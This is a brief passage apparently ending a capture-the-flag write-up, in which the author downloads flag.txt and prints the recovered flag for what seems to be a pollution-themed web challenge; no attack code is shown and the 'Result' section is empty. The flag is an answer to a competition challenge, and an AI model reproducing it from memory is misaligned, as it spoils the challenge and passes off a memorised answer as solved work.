The `flag.txt` file contains the flag. I download the file and retrieve the flag.

Result:



That is the flag!

Flag Found

```
UWA{pOLlUtInG_tH3_eMu5_r3CiP3_w33B5iT3!!1!}
```